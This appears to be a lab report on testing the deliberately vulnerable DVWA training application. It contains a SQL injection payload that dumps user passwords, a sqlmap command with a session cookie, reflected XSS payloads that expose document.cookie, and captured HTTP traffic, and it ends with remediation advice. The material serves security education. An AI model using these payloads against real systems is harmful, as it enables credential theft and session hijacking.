Web Application Testing Lab Report

1. Objective

To perform controlled security testing on DVWA and identify vulnerabilities aligned with OWASP Top 10, including:

- SQL Injection
- Cross-Site Scripting (XSS)
- Authentication weaknesses
- Session flaws


2. Tools Used:

- Burp Suite
- sqlmap
- OWASP ZAP

3. Test Environment Setup

Lab Setup:

- Attacker Machine: Kali Linux
- Target Machine: DVWA (10.33.226.54)
- Security Level: Low (for testing)



4. Vulnerability Findings Log

Test ID	Vulnerability	Severity	Target URL
001	SQL Injection	Critical	http://10.33.226.54/dvwa/vulnerabilities/sqli/?id=01&Submit=Submit#
002	Reflected XSS	Medium	http://10.33.226.54/dvwa/vulnerabilities/xss_r/?name=test#

5. Detailed Testing Process

Test ID 001 – SQL Injection

Target: http://10.33.226.54/dvwa/vulnerabilities/sqli/?id=01&Submit=Submit#


Manual Testing

Payload used:

1' UNION SELECT user, password FROM users #

Result:

- Database dump successfully




6. Automated Testing using sqlmap

Command used:

sqlmap -u "http://10.33.226.54/dvwa/vulnerabilities/sqli/?id=01&Submit=Submit#" --cookie="security=low; PHPSESSID=252e6a8ba0b45e6979be67bb715d8874" --batch –dbs

Result:

- Database identified
- Tables extracted
- User credentials dumped



Impact:

- Unauthorized access
- Database compromise
- Credential disclosure

Severity:

Critical

Test ID 002 – Reflected XSS


Target:

http://10.33.226.54/dvwa/vulnerabilities/xss_r/?name=test#

Manual Payload Used:

<script>alert('XSS')</script>
Result:

- JavaScript executed in victim browser



7. Session Token Theft Simulation

Step 1 – Intercept HTTP Request

- Open Burp Suite
- Proxy → Intercept → Turn ON

Step 2 - Go to DVWA

- Navigate to:

  DVWA → Vulnerabilities → XSS (Reflected)

- You'll see a URL like:

  http://10.33.226.54/dvwa/vulnerabilities/xss_r/?name=test#

Step 3 - Submit a value

- Enter:

  hello

- Burp will intercept the request:

  GET /dvwa/vulnerabilities/xss_r/?name=hello HTTP/1.1

  Host: 10.33.226.54

  Cookie: security=low;
  PHPSESSID=252e6a8ba0b45e6979be67bb715d8874

Step 4 - Modify Parameter Value

- Now modify the name= parameter inside Burp.
- Replace:

  name=hello

With:

name=<script>alert(document.cookie)</script>

So request becomes:

GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E HTTP/1.1

Click Forward.

Step 5 – Observe Reflected Payload Execution

alert(document.cookie)

And you'll see:

security=low; PHPSESSID=abc123xyz

🎯 This proves:


- The input is reflected
- JavaScript executes
- Session cookie is accessible
- App is vulnerable to Reflected XSS

```
GET /dvwa/vulnerabilities/xss_r/?name=
%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3
E HTTP/1.1
Host: 10.33.226.54
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.7054.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Referer:
http://10.33.226.54/dvwa/vulnerabilities/xss_r/?name
=hello
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: security=low; PHPSESSID=
252e6a8ba0b45e6979be67bb715d8874
sec-ch-ua: "(Not(A:Brand";v="99", "Google
Chrome";v="134", "Chromium";v="134"
sec-ch-ua-full-version-list:
"(Not(A:Brand";v="99.0.0.0", "Google
Chrome";v="134", "Chromium";v="134"
sec-ch-ua-platform: "Windows"
sec-ch-ua-mobile: ?0
Connection: keep-alive
```

```
1  HTTP/1.1 200 OK
2  Date: Wed, 18 Feb 2026 03:19:22 GMT
3  Server: Apache/2.2.8 (Ubuntu) DAV/2
4  X-Powered-By: PHP/5.2.4-2ubuntu5.10
5  Pragma: no-cache
6  Cache-Control: no-cache, must-revalidate
7  Expires: Tue, 23 Jun 2009 12:00:00 GMT
8  Keep-Alive: timeout=15, max=100
9  Connection: Keep-Alive
10 Content-Type: text/html;charset=utf-8
11 Content-Length: 4373
12
13
14 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
   Strict//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
15
16 <html xmlns="http://www.w3.org/1999/xhtml">
17
18   <head>
19     <meta http-equiv="Content-Type" content="
       text/html; charset=UTF-8" />
20
21     <title>
         Damn Vulnerable Web App (DVWA) v1.0.7 ::
         Vulnerability: Reflected Cross Site Scripting
         (XSS)
       </title>
22
```

ector

Notes



Impact:

- Session hijacking
- Cookie theft
- Phishing redirection

Severity:

Medium

8. Authentication Mechanism Testing

Checks Performed:

✓ Weak password testing
✓ SQL-based bypass
✓ Session ID observation
✓ Cookie inspection

Findings:

- No rate limiting
- No account lockout
- Session cookies not properly protected

9. OWASP ZAP Scan

Performed automated scan using:

Target: http://10.33.226.54/dvwa/
Findings:

- SQL Injection alerts
- XSS alerts
- Missing security headers

10. Checklist (To Add in Google Docs)

- ☑ Test for SQL Injection using sqlmap
- ☑ Manual SQL Injection testing
- ☑ Check for Reflected XSS
- ☑ Test Stored XSS
- ☑ Verify Authentication controls
- ☑ Inspect session cookies
- ☑ Check HTTP security headers

11. Recommendations

- Use prepared statements (PDO / parameterized queries)
- Implement input validation
- Enable HTTPOnly & Secure cookie flags
- Implement account lockout
- Add CSP headers
- Use WAF protection

Web Test Summary

The DVWA application was tested for OWASP Top 10 vulnerabilities using Burp Suite, sqlmap, and OWASP ZAP. Critical SQL Injection and Reflected XSS vulnerabilities were successfully identified. Authentication weaknesses and insecure session handling were also observed. Immediate remediation is required to prevent unauthorized access and data compromise.